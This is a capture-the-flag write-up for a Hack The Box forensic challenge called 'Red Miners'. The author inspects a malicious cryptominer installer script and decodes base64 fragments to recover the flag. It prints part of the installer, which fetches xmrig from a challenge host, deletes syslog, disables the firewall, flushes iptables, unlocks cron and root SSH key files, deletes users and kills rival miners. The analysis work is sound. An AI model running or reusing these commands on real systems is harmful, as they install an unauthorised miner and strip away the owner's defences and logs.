
Red Miners

▨ Types	forensic
▨ CTF	HTB




Red Miners has been Pwned!

Congratulations **alicelallice**, best of luck in capturing flags ahead!


#1116	04 Sep 2025	RETIRED
CHALLENGE RANK	PWN DATE	CHALLENGE STATE

i try to read as string first



```
┌──(kali㉿kali)-[~/Desktop/htb/rm]
└─$ strings miner_installer.sh
#!/bin/bash
checkTarget() {
  EXPECTED_USERNAME="root7654"
  EXPECTED_HOSTNAME_PREFIX="UNZ-"
  CURRENT_USERNAME=$(whoami)
  CURRENT_HOSTNAME=$(hostname)
  if [[ "$CURRENT_USERNAME" ≠ "$EXPECTED_USERNAME" ]]; then
      exit 1
  fi
  if [[ ! "$CURRENT_HOSTNAME" == "$EXPECTED_HOSTNAME_PREFIX"* ]]; then
      exit 1
  fi
BIN_MD5="96cc922d3eb9ef23859377119332f8d7"
BIN_DOWNLOAD_URL="http://tossacoin.htb/xmrig"
BIN_DOWNLOAD_URL2="http://tossacoin.htb/xmrig"
BIN_NAME="xmrig"
cleanEnv() {
  ulimit -n 65535
  rm -rf /var/log/syslog
  chattr -iua /tmp/
  chattr -iua /var/tmp/
  chattr -R -i /var/spool/cron
  chattr -i /etc/crontab
  ufw disable
  iptables -F
  echo "nope" >/tmp/log_rot
  sudo sysctl kernel.nmi_watchdog=0
  echo '0' >/proc/sys/kernel/nmi_watchdog
  echo 'kernel.nmi_watchdog=0' >>/etc/sysctl.conf
  userdel akay
  userdel vfinder
  chattr -iae /root/.ssh/
  chattr -iae /root/.ssh/authorized_keys
  rm -rf /tmp/addres*
  rm -rf /tmp/walle*
  rm -rf /tmp/keys
  ps aux| grep "/dot"| grep -v grep | awk '{print $2}' | xargs -I % kill -9 %
  pkill -f hezb
  ps aux| grep "tracepath"| grep -v grep | awk '{print $2}' | xargs -I % kill -9 %
  pkill -f /tmp/.out
  ps aux| grep "./ll1"| grep -v grep | awk '{print $2}' | xargs -I % kill -9 %
  if ps aux | grep -i '[a]liyun'; then
```

then i notice there is base64 so i try to deocde it



Decode from Base64 format

Simply enter your data then push the decode button.

```
cGFydDI9Il90aDMxcl93NHkiCg==
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

□ Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).


Decodes your data into the area below.

```
part2="_th31r_w4y"
```

i conclude the flag is divide by part and each part is encoded with base64


so try the powerful command instead

```
grep -Eo '[A-Za-z0-9+/=]{10,}' miner_installer.sh | sort | uniq | while read line;
do
  echo "$line" | base64 -d 2>/dev/null && echo "---"
done
```



```
┌──(kali㉿kali)-[~/Desktop/htb/rm]
└─$ grep -Eo '[A-Za-z0-9+/=]{10,}' miner_installer.sh | sort | uniq | while read line; do
  echo "$line" | base64 -d 2>/dev/null && echo "---"
done

���m����y����w��u�}��{---
n)��+-n*,z�-H���(����)��]zX�z��--
q���ƅ�����part1="HTB{m1n1ng"
---
r��Lb��--
r��6����h����{l�r��v�'����������v�'��������Z�r�'
W��Jr���������z{pj�!---
u�Z�w!y�?��f�=�?��f�=�ے��?�&---
w�-��-��---
w�▒��]�
        ---
z{kɘ"���\����---
��\�g�{���'~(---
��\�rǦ+��ky�]�zg��?�---
��k���nTm���part2="_th31r_w4y"
---
```



```
����զ��隸����զ��]j����զ�---
����զ���---
��\�� �
+����_t0_m4rs}
---
�:Z��-��9�z�\�J�export part4="_th3_r3d_pl4n3t}"---
```

they i can se each divided part of the flag

```
HTB{m1n1ng_th31r_w4y_t0_m4rs_th3_r3d_pl4n3t}
```